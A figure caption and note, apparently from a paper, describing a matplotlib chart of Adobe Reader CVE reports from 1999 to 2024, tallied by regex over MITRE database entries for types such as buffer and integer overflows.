


Figure 9: CVE reports for Adobe Reader 1999-2024



Note: This graph was created by analyzing the 1900 vulnerabilites in the mitre.org database, using regex to find vulnerability types such as buffer overflow, integer overflow and so on. The program that extracted this data is included in the github repository, and it provides filtered information on the CVEs by software version, vulnerability types and years. The graph was made with matplotlib.